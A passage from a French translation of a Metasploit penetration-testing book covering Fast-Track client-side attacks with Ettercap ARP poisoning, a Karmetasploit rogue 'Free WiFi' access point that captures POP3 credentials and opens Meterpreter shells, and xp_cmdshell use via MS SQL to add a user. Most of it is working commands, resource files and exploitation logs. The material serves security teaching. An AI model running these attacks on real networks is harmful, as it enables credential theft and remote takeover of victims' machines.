Après avoir sélectionné l'option 4, *Mass Client-Side Attack* ❶, à partir du menu principal, spécifiez à Fast-Track quelle adresse IP le serveur web doit écouter ❷, puis choisissez un payload ❸.

Ensuite, décidez si vous souhaitez utiliser Ettercap pour effectuer l'ARP poisoning de votre machine cible. Ettercap interceptera toutes les requêtes que la cible fera et les redirigera vers votre serveur malveillant. Après avoir confirmé que vous souhaitez utiliser Ettercap en ❶, entrez l'adresse IP de la cible que vous souhaitez "poisonner" ❷. Fast-Track fera le reste et paramétrera Ettercap ❸ pour vous.

❶ Would you like to use Ettercap to ARP poison a host yes or no: **yes**

. . . SNIP . . .

❷ What IP Address do you want to poison: **10.211.55.128**

Setting up the ettercap filters....

Filter created...

Compiling Ettercap filter...

. . . SNIP . . .

❸ Filter compiled...Running Ettercap and poisoning target...

Une fois qu'un client se connecte à votre serveur malveillant, Metasploit lance les exploits ❶ contre la cible. Dans la liste suivante, vous pouvez voir que l'exploit Adobe est réussi et qu'un shell Meterpreter vous attend ❷.

Note

Vous pouvez utiliser le poisoning de cache ARP dans cette attaque, mais il ne fonctionne que lorsque vous êtes sur le même sous-réseau local non filtré que la cible.

[*] Local IP: http://10.211.55.130:8071/

[*] Server started.

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:8072/

[*] Local IP: http://10.211.55.130:8072/

[*] Server started.

msf exploit(zenturiprogramchecker_unsafe) >

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Using URL: http://0.0.0.0:8073/

[*] Local IP: http://10.211.55.130:8073/

[*] Server started.

Sending Adobe Collab.getIcon() Buffer Overflow to

❶ [*] 10.211.55.128:1044...

[*] Attempting to exploit ani_loadimage_chunksize

[*] Sending HTML page to 10.211.55.128:1047...

[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to 10.211.55.128:1046...

[*] Sending exploit to 10.211.55.128:1049...

[*] Attempting to exploit ani_loadimage_chunksize

[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 10.211.55.128:1076...

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)

[*] Sending stage (718336 bytes)

❷ [*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -l

Active sessions

==========

```
Id  Description                                  Tunnel

--  -----------                                  ------

1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077


msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1

[*]  Starting interaction with 1...


meterpreter >
```

Quelques mots à propos de l'automatisation

Fast-Track offre une multitude de possibilités d'exploitation qui étendent encore les nombreuses fonctionnalités du framework Metasploit. Lorsqu'il est couplé avec Metasploit, il permet d'utiliser des vecteurs d'attaque avancés et de contrôler complètement une machine cible. Bien sûr, les vecteurs d'attaque automatisés ne réussissent pas toujours, c'est pourquoi vous devez comprendre le système sur lequel vous effectuez l'attaque et faire en sorte que, lorsque vous l'attaquerez, vous connaîtrez vos chances de succès. Si un outil automatisé échoue, votre capacité à effectuer des tests manuellement et attaquer avec succès le système cible fera de vous un meilleur pentester.

12

Karmetasploit

Sommaire

- Configuration
- Lancement de l'attaque
- La récolte d'informations
- Obtenir un Shell

Karmetasploit est l'implémentation de KARMA dans Metasploit, un ensemble d'outils de sécurité sans fil développés par Dino Dai Zovi et Shane Macaulay. KARMA tire parti d'une vulnérabilité inhérente à la manière dont les systèmes Windows XP et Mac OS X recherchent des réseaux : à chaque démarrage du système, ils envoient des beacons à la recherche de réseaux auxquels ils se sont déjà connectés.

Un attaquant utilisant KARMA met en place un faux point d'accès sur son ordinateur puis écoute et répond aux beacons de la cible, faisant semblant d'être le réseau sans fil auquel la cible cherche à se connecter. Parce que la plupart des ordinateurs cibles sont configurés pour se connecter automatiquement aux réseaux sans fil qu'ils ont déjà utilisés, KARMA peut être utilisé pour prendre le contrôle du trafic réseau d'une cible, ce qui permet à un attaquant de lancer des attaques côté client, capturer les mots de passe, etc. Avec la prévalence de réseaux d'entreprise sans fil faiblement sécurisés, un attaquant peut se tenir à proximité (parking, bureau adjacent ou autre) et avoir accès au réseau

d'une cible sans grande difficulté. Vous pouvez en savoir plus sur la mise en œuvre initiale de KARMA à http://trailofbits.com/karma/.

Karmetasploit est l'implémentation de l'attaque KARMA dans le framework Metasploit. Il met en œuvre divers services tels que DNS, POP3, IMAP4, SMTP, FTP, SMB et HTTP. Ces services acceptent – et répondent à – la plupart des demandes des cibles et serviront toutes sortes d'actions malveillantes (les différents modules sont dans le répertoire modules/auxiliary/server situé à la racine de Metasploit).

Configuration

Karmetasploit nécessite très peu de configuration. Pour commencer, il faut configurer un serveur DHCP qui sera utilisé pour distribuer des adresses IP aux réseaux cibles. Back|Track inclut un serveur DHCP mais nous aurons besoin de créer une version modifiée du fichier de configuration pour l'utiliser avec Karmetasploit, comme indiqué dans la liste suivante :

❶ option domain-name-servers 10.0.0.1;

default-lease-time 60;

max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

```
subnet 10.0.0.0 netmask 255.255.255.0 {
❷    range 10.0.0.100 10.0.0.254;
        option routers 10.0.0.1;
        option domain-name-servers 10.0.0.1;
}
```

Nous sauvegardons notre fichier original dhcpd.conf en entrant cp /etc/dhcp3/dhcpd.conf /etc/dhcp3/dhcpd.conf.back, puis nous créons un fichier contenant les données indiquées en ❶ qui desserviront des adresses dans la plage 10.0.0.100 à 10.0.0.254 ❷ (si vous n'êtes pas habitué aux configurations DHCP, ne vous inquiétez pas, tant que votre nouveau fichier dhcpd.conf ressemble à cela, il devrait fonctionner correctement).

Ensuite, on télécharge le fichier de ressources KARMA, parce que, tout comme la configuration DHCP précédente, il n'est pas inclus dans la version classique de Metasploit :

root@bt:/opt/metasploit3/msf3# wget http://www.offensive-security.com/downloads/karma.rc

Lorsque nous ouvrons le fichier de ressources de KARMA, karma.rc, nous pouvons voir la séquence d'événements qui se produisent lors de l'exécution, comme indiqué ici :

```
root@bt:/opt/metasploit3/msf3# cat karma.rc

db_connect postgres:toor@127.0.0.1/msfbook
```

❶ use auxiliary/server/browser_autopwn

❷ setg AUTOPWN_HOST 10.0.0.1

setg AUTOPWN_PORT 55550

setg AUTOPWN_URI /ads

❸ set LHOST 10.0.0.1

set LPORT 45000

Karmetasploit 179

set SRVPORT 55550

set URIPATH /ads

run

❹ use auxiliary/server/capture/pop3

set SRVPORT 110

set SSL false

run

Après le chargement de la base de données (db_connect

postgres:toor@127.0.0.1/msfbook) dans laquelle seront stockés ses résultats, KARMA charge le serveur browser_autopwn comme indiqué en ❶. Il s'agit d'un moyen pratique d'essayer un certain nombre d'exploits contre un navigateur d'une manière non ciblée. Une poignée d'exploits basés sur les navigateurs dans le Framework contiennent la directive include Msf::Exploit::Remote::BrowserAutopwn:. Les exploits qui contiennent cette ligne include seront exécutés lorsque le serveur autopwn sera consulté.

En ❷ et ❸, l'adresse IP locale est configurée à 10.0.0.1, qui coïncide avec la configuration DHCP par défaut. Puis, à partir de la ligne située en ❹, les différents serveurs sont configurés et démarrés (pour obtenir une image complète de ce qui se passe dans cette attaque, lisez le fichier de ressources).

Ensuite, nous mettons notre carte wifi en mode moniteur. La façon dont nous faisons cela dépend du chipset de notre carte. La carte wifi dans l'exemple suivant utilise le chipset RT73. Nous utilisons airmon-ng start wlan0 pour la mettre en mode moniteur :

root@bt:/opt/metasploit3/msf3# **airmon-ng start wlan0**

Note

Si votre carte utilise un chipset différent de celui utilisé dans cet exemple, visitez le site web d'Aircrack-ng **http://www.aircrack-ng.org/** pour plus de détails sur la façon de configurer votre carte en mode moniteur.

Lancement de l'attaque

Le composant *airbase-ng* de la suite Aircrack-ng est utilisé pour créer le faux point d'accès de Karmetasploit. Dans l'exemple suivant, nous allons configurer le point d'accès *airbase-ng* pour répondre à toutes les trames "probes request" (-P), qui envoient des trames beacon toutes les trente

secondes (-C 30) avec l'ESSID Free Wi-Fi (-e "Free WiFi"), en mode verbose (-v) et en utilisant l'interface mon0 :

```
root@bt:/opt/metasploit3/msf3# airbase-ng -P -C 30 -e "Free WiFi" -v mon0

❶ 14:06:57 Created tap interface at0

14:06:57 Trying to set MTU on at0 to 1500

14:06:57 Trying to set MTU on mon0 to 1800

14:06:57 Access Point with BSSID 00:21:29:E2:DE:14 started.
```

Comme vous pouvez le voir en ❶, Airbase-ng crée une nouvelle interface appelée at0, que Karmetasploit va utiliser. Ensuite, nous activons l'interface at0 et démarrons le serveur DHCP :

```
❶ root@bt:/opt/metasploit3/msf3# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

❷ root@bt:/opt/metasploit3/msf3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

. . . SNIP . . .

Wrote 0 leases to leases file.
```

Listening on LPF/at0/00:21:29:e2:de:14/10.0.0.0/24

Sending on LPF/at0/00:21:29:e2:de:14/10.0.0.0/24

Sending on Socket/fallback/fallback-net

Can't create PID file /var/run/dhcpd.pid: Permission denied.

❸ root@bt:/opt/metasploit3/msf3# **ps aux |grep dhcpd**

dhcpd	4015	0.0	0.2	3812	1840	?	Ss	14:09	0:00	dhcpd3 -cf /etc/dhcp3/dh at0
root	4017	0.0	0.0	2012	564	pts/4	S+	14:09	0:00	grep dhcpd

❹ root@bt:/opt/metasploit3/msf3# tail **tail -f /var/log/messages**

Apr 2 14:06:57 bt kernel: device mon0 entered promiscuous mode

Apr 2 14:09:30 bt dhcpd: Internet Systems Consortium DHCP Serve

Apr 2 14:09:30 bt kernel: warning: 'dhcpd3' uses 32-bit capabilities support in use)

Apr 2 14:09:30 bt dhcpd: Copyright 2004-2008 Internet Systems Consortium.

Apr 2 14:09:30 bt dhcpd: All rights reserved.

```
Apr 2 14:09:30 bt dhcpd:     For info, please visit http://www.isc.org/sw

Apr 2 14:09:30 bt dhcpd:     Wrote 0 leases to leases file.

Apr 2 14:09:30 bt dhcpd:     Listening on LPF/at0/00:21:29:e2:de:14/10

Apr 2 14:09:30 bt dhcpd:     Sending on LPF/at0/00:21:29:e2:de:14/10.(
```

On démarre l'interface at0 en utilisant l'adresse IP 10.0.0.1 montrée en ❶, et on démarre le serveur DHCP en utilisant le fichier de configuration que nous avons créé plus tôt, en utilisant également at0 comme interface, comme indiqué en ❷. Pour s'assurer que le serveur DHCP est fonctionnel, on lance un rapide ps aux en ❸. Enfin, on affiche les dernières lignes du fichier de log messages par la commande tail en ❹ pour voir quand les adresses IP seront distribuées.

Maintenant que l'ensemble de la configuration de Karmetasploit est terminé, nous pouvons charger le fichier de ressources depuis msfconsole en utilisant karma.rc comme illustré ci-après (notez que nous pouvons également passer le fichier de ressources en paramètre de msfconsole *via* la ligne de commande en entrant msfconsole-r karma.rc). Voyons cela en action :

```
msf > resource karma.rc

resource (karma.rc)> db_connect
postgres:toor@127.0.0.1/msfbook

resource (karma.rc)> use auxiliary/server/browser_autopwn

resource (karma.rc)> setg AUTOPWN_HOST 10.0.0.1
```

AUTOPWN_HOST => 10.0.0.1

resource (karma.rc)> **setg AUTOPWN_PORT 55550**

AUTOPWN_PORT => 55550

resource (karma.rc)> **setg AUTOPWN_URI /ads**

AUTOPWN_URI => /ads

❶ resource (karma.rc)> **set LHOST 10.0.0.1**

LHOST => 10.0.0.1

resource (karma.rc)> **set LPORT 45000**

LPORT => 45000

resource (karma.rc)> **set SRVPORT 55550**

SRVPORT => 55550

resource (karma.rc)> **set URIPATH /ads**

URIPATH => /ads

resource (karma.rc)> **run**

[*] Auxiliary module execution completed

❷ resource (karma.rc)> use auxiliary/server/capture/pop3

resource (karma.rc)> **set SRVPORT 110**

SRVPORT => 110

resource (karma.rc)> **set SSL false**

SSL => false

resource (karma.rc)> **run**

. . . SNIP . . .

❸ [*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp

[*] Using URL: http://0.0.0.0:55550/N9wReDJhfKg

[*] Local IP: http://192.168.1.101:55550/N9wReDJhfKg

[*] Server started.

❹ [*] Starting handler for windows/meterpreter/reverse_tcp on port 3333

[*] Starting handler for generic/shell_reverse_tcp on port 6666

[*] Started reverse handler on 10.0.0.1:3333

[*] Starting the payload handler...

[*] Started reverse handler on 10.0.0.1:6666

[*] Starting the payload handler...

[*] --- Done, found 15 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads

[*] Local IP: http://192.168.1.101:55550/ads

[*] Server started.

Comme vous pouvez le voir, de nombreuses étapes sont effectuées automatiquement grâce au fichier de ressources. Dans cet exemple, l'adresse LHOST est configurée à 10.0.0.1 en ❶, le service POP3 (entre autres) démarre en ❷, les exploits autopwn sont chargés en ❸ et les payloads sont configurés en ❹.

Recueil d'informations

Lorsqu'une cible se connecte à notre point d'accès malveillant, le fichier message, que nous scrutons à l'aide de la commande tail, nous montre qu'une adresse IP a été attribuée. C'est notre signal pour revenir à

msfconsole pour voir ce qui se passe. Ici, nous voyons qu'une cible se connecte et se voit attribuer une adresse IP :

Apr 2 15:07:34 bt dhcpd: DHCPDISCOVER from 00:17:9a:b2:b1:6d via at0

Apr 2 15:07:35 bt dhcpd: DHCPOFFER on 10.0.0.100 to 00:17:9a:b2:b1:6d (v-xp-sp2-bare) via at0

Apr 2 15:07:35 bt dhcpd: DHCPREQUEST for 10.0.0.100 (10.0.0.1) from 00:17:9a:b2:b1:6d(v-xp-sp2-bare) via at0

Apr 2 15:07:35 bt dhcpd: DHCPACK on 10.0.0.100 to 00:17:9a:b2:b1:6d (v-xp-sp2-bare) via at0

La première chose que notre cible fait est d'ouvrir son client mail. Karmetasploit est en attente, comme illustré ici :

[*] DNS 10.0.0.100:1049 XID 45030 (IN::A time.windows.com)

[*] DNS 10.0.0.100:1049 XID 47591 (IN::A pop3.securemail.com)

❶ [*] POP3 LOGIN 10.0.0.100:1102 bsmith / s3cr3tp4s5

Le serveur POP3 configuré par Metasploit intercepte le nom d'utilisateur et le mot de passe du compte e-mail de la cible en ❶, parce que toutes les requêtes DNS sont interceptées par le serveur DNS que Karmetasploit a mis en place.

Obtenir un shell

À ce stade, l'utilisateur n'a pas de nouveaux messages, alors il décide de faire un peu de navigation sur le Web. Lorsque le navigateur s'ouvre, un

portail captif est présenté à l'utilisateur (voir Figure 12.1).




Figure 12.1
Karmetasploit captive portal.

Pendant que l'utilisateur, devant son ordinateur, se demande ce qu'il se passe, Karmetasploit est occupé à configurer l'attaque pour capturer les cookies, mettre en place de faux e-mails, DNS et autres serveurs et lancer des exploits contre le navigateur de la cible. C'est le résultat du contenu de notre *karma.rc* file.

Bien entendu, une dose de chance est nécessaire dans cette attaque. Le navigateur affichera une page de chargement pendant que les exploits seront lancés. Si l'utilisateur est impatient, il peut simplement fermer la fenêtre du navigateur, ce qui empêchera nos exploits d'agir.

Ci-dessous, vous pouvez voir la quantité massive de traces générées par cette attaque :

```
[*] HTTP REQUEST 10.0.0.100 > www.microsoft.com:80 GET /isap
WT_FPC=id=111.222.333.444-
1008969152.30063513:lv=1267703430218:ss=1267703362203;MC
A=I&I=AxUFAAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!

[*] Request '/ads' from 10.0.0.100:1371

❶ [*] HTTP REQUEST 10.0.0.100 > adwords.google.com:80 GET /forr

[*] HTTP REQUEST 10.0.0.100 > blogger.com:80 GET /forms.html V

[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET /forms.html Wir

[*] HTTP REQUEST 10.0.0.100 > careerbuilder.com:80 GET /forms

[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html

[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.htm
```

. . . SNIP . . .

[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.

[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.h

[*] Request '/ads?sessid=V2luZG93czpYUDpTUDI6ZW4tdXM6eD

❷ [*] JavaScript Report: Windows:XP:SP2:en-us:x86:MSIE:6.0;SP2:

❸ [*] Responding with exploits

[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.htm

[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.h

[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.ht

[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Win

[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html W

[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Wi

[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 6

[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windo

HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /o

❹ [*] 1008969152.30063513:lv=1267703430218:ss=1267703362203;
MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23
MUID=C7149D932C86418EBC913CE45C4326AE

[*] HTTP 10.0.0.100 attempted to download an ActiveX control

[*] HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /o
1008969152.30063513:lv=1267703430218:ss=1267703362203;
MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23
MUID=C7149D932C86418EBC913CE45C4326AE

[*] HTTP 10.0.0.100 attempted to download an ActiveX control

❺ [*] Sending Internet Explorer COM CreateObject Code Execution ex

[*] HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /o
1008969152.30063513:lv=1267703430218:ss=1267703362203;
MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23
MUID=C7149D932C86418EBC913CE45C4326AE

[*] HTTP 10.0.0.100 attempted to download an ActiveX control

[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /is
1008969152.30063513:lv=1267703430218:ss=1267703362203; M
A=I&I=AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!

. . . SNIP . . .

```
[*] HTTP 10.0.0.100 attempted to download an ActiveX control

[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /is
1008969152.30063513:lv=1267703430218:ss=1267703362203; M
A=I&I=AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!

[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /is
1008969152.30063513:lv=1267703430218:ss=1267703362203; M
A=I&I=AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!

[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /is
1008969152.30063513:lv=1267703430218:ss=1267703362203; M
A=I&I=AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!

[*] Sending EXE payload to 10.0.0.100:1371...

[*] Sending stage (748032 bytes) to 10.0.0.100

❻ [*] Meterpreter session 1 opened (10.0.0.1:3333 -> 10.0.0.100:1438)
```

Dans ces traces, vous pouvez voir en ❶ que Metasploit commence par faire croire à la cible que divers sites web populaires sont en fait situés sur la machine attaquante. Puis, en ❷, il utilise du JavaScript afin de déterminer le système d'exploitation et le navigateur de la cible et répond en ❸ avec des exploits basés sur cette empreinte. En ❹ la cible est présentée avec un contrôle ActiveX malveillant, provoquant la fameuse barre jaune d'Internet Explorer (voir Figure 12.1). Vous pouvez également voir, caché dans les traces en ❺, qu'un exploit a été lancé contre la cible. Après un bref instant, vous voyez en ❻ que l'exploit a réussi et qu'une session Meterpreter a été ouverte sur le PC cible !

De retour à msfconsole, nous pouvons interagir avec la session qui a été

créée et vérifier quelles sont les permissions que nous avons acquises sur la cible. Rappelez-vous, lorsque vous exploitez un navigateur, c'est toujours une bonne idée de migrer votre processus en dehors du navigateur web au cas où ce dernier serait refermé.

```
meterpreter > sessions -i 1

[*]     Starting interaction with 1...

meterpreter > sysinfo

Computer  : V-XP-SP2-BARE

OS        : Windows XP (Build 2600, Service Pack 2).

Arch      : x86

Language  : en_US

meterpreter > getuid

Server username: V-XP-SP2-BARE\Administrator

meterpreter > run migrate -f

[*]     Current server process: jEFiwxBKyjoHGijtP.exe (3448)

[*]     Spawning a notepad.exe host process...

[*]     Migrating into process ID 2232
```

```
[*]       New server process: notepad.exe (2232)

meterpreter > screenshot

Screenshot saved to: /opt/metasploit3/msf3/rkGrMLPa.jpeg

meterpreter >
```

Comme il s'agit d'une installation par défaut de Windows XP SP2 avec le très peu fiable Internet Explorer 6 (les deux n'étant absolument pas à jour), la cible n'a même pas besoin d'accepter et d'installer le contrôle ActiveX malveillant.

Conclusion

Les attaques contre les réseaux sans fil ont été un sujet populaire pendant un certain temps. Bien que cette attaque puisse prendre un peu de temps pour sa configuration, imaginez son succès contre un certain nombre de cibles configurées de façon similaire et situées dans une zone à fort trafic ou publique. Cette approche d'attaque de réseau client sans fil est populaire parce qu'elle est plus facile qu'une attaque brutale contre une infrastructure sans fil bien sécurisée.

Maintenant que vous avez vu avec quelle facilité on peut procéder à ce type d'attaque, vous réfléchirez probablement à deux fois avant d'utiliser des réseaux sans fil publics. Êtes-vous sûr que le café offre gratuitement une connexion Wi-Fi ? Ou bien quelqu'un a-t-il lancé Karmetasploit ?

13

Construire son propre module

Sommaire

- Exécuter une commande dans Microsoft SQL
- Explorer un module Metasploit existant
- Créer un nouveau module
- Le pouvoir de la réutilisation du code

Construire son propre module Metasploit est relativement simple, à partir du moment où on a de l'expérience dans la programmation et une idée de ce qu'on veut construire. Puisque Metasploit est essentiellement basé sur Ruby, dans ce chapitre nous travaillerons avec ce langage de programmation. Si vous n'êtes pas encore un as de Ruby mais que vous avez déjà été en contact avec ce langage, ne vous inquiétez pas ; continuez à vous entraîner et à apprendre. C'est assez facile d'apprendre Ruby sur le tas. Si vous avez du mal avec les concepts de ce chapitre, laissez-le tomber pour le moment, essayez de vous forger une connaissance en Ruby, puis relisez ce chapitre.

Nous allons écrire un module appelé mssql_powershell pour maîtriser une technique qui a vu le jour lors de la dix-huitième conférence de hacking Defcon par Josh Kelley (winfang) et David Kennedy. Ce module cible des plateformes Windows où Microsoft Powershell est installé (installé par défaut sur Windows 7). Il convertit un payload MSF binaire standard en hex-blob (une représentation hexadécimale de données binaire) qui

peut être transmis à un système cible *via* des commandes Microsoft SQL. Une fois que le payload est sur le système cible, un script Powershell est utilisé pour convertir les données hexadécimales de nouveau en exécutable binaire, l'exécuter et délivrer un shell à l'attaquant. Ce module est déjà dans Metasploit et a été développé par un des auteurs de ce livre ; c'est un bon apprentissage pour savoir comment construire ses propres modules.

La capacité à convertir du binaire en hexadécimal, à le transmettre *via* MS SQL et à le reconvertir en binaire est un très bon exemple de la puissance du framework Metasploit. En réalisant des pentests, vous allez rencontrer beaucoup de scénarios ou de situations inhabituels ; votre capacité à créer ou à modifier des modules et des exploits à la volée vous donnera le petit plus dont vous aurez besoin. En comprenant le framework, vous serez capable d'écrire ce type de modules en relativement peu de temps.

Exécuter une commande dans Microsoft SQL

Comme mentionné au Chapitre 6, la plupart des administrateurs système définissent un faible mot de passe pour le compte sa (administrateur système) sans se rendre compte des conséquences de cette simple erreur. Le compte sa est par défaut installé avec le rôle SQL de sysadmin et, en effectuant des pentests, vous avez de fortes chances de trouver un compte sa avec un mot de passe faible ou vide sur des instances Microsoft SQL Server. Nous utiliserons l'instance MS SQL que vous avez créée dans l'appendice A pour tester notre module. Comme cela a été dit au Chapitre 6, scannez tout d'abord le système grâce à l'auxiliaire Metasploit, puis bruteforcez le compte sa faible.

Ensuite, vous pouvez insérer, effacer, créer et réaliser la plupart des autres tâches que vous utiliseriez normalement dans MS SQL. Cela inclut l'appel à la procédure stockée xp_cmdshell (voir Chapitre 6). Celle-ci vous permet d'exécuter des commandes sous-jacentes du système

d'exploitation avec le même contexte de sécurité que celui utilisé par le service SQL Server (par exemple, Local System).

Note

MS SQL s'installe avec cette procédure stockée, désactivée dans SQL Server 2005 et 2008, mais vous pouvez la réactiver en utilisant des commandes SQL si vous avez le rôle sysadmin dans MS SQL. Par exemple, vous pouvez utiliser SELECT loginname FROM master..syslogins WHERE sysadmin=1 pour voir tous les utilisateurs avec ce niveau d'accès et après devenir un de ces utilisateurs. Si vous avez le rôle sysadmin, vous êtes presque sûr d'avoir compromis tout le système.

Le listing suivant montre comment exécuter des commandes simples *via* le module MS SQL Metasploit :

❶ use msf > **use admin/mssql/mssql_exec**

❷ msf auxiliary(mssql_exec) > **show options**

Module options:

Name	Current Setting	Required	Description

CMD	cmd.exe /c echo OWNED > C:\owned.exe	no	Command to execute
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

❸ msf auxiliary(mssql_exec) > **set RHOST 172.16.32.136**

RHOST => 172.16.32.136

❹ msf auxiliary(mssql_exec) > **set CMD net user metasploit p@55w0rd /ADD**

CMD => net user metasploit p@55w0rd /ADD

msf auxiliary(mssql_exec) > **exploit**

[*] SQL Query: EXEC master..xp_cmdshell 'net user metasploit p@55w0rd /ADD'

output

---

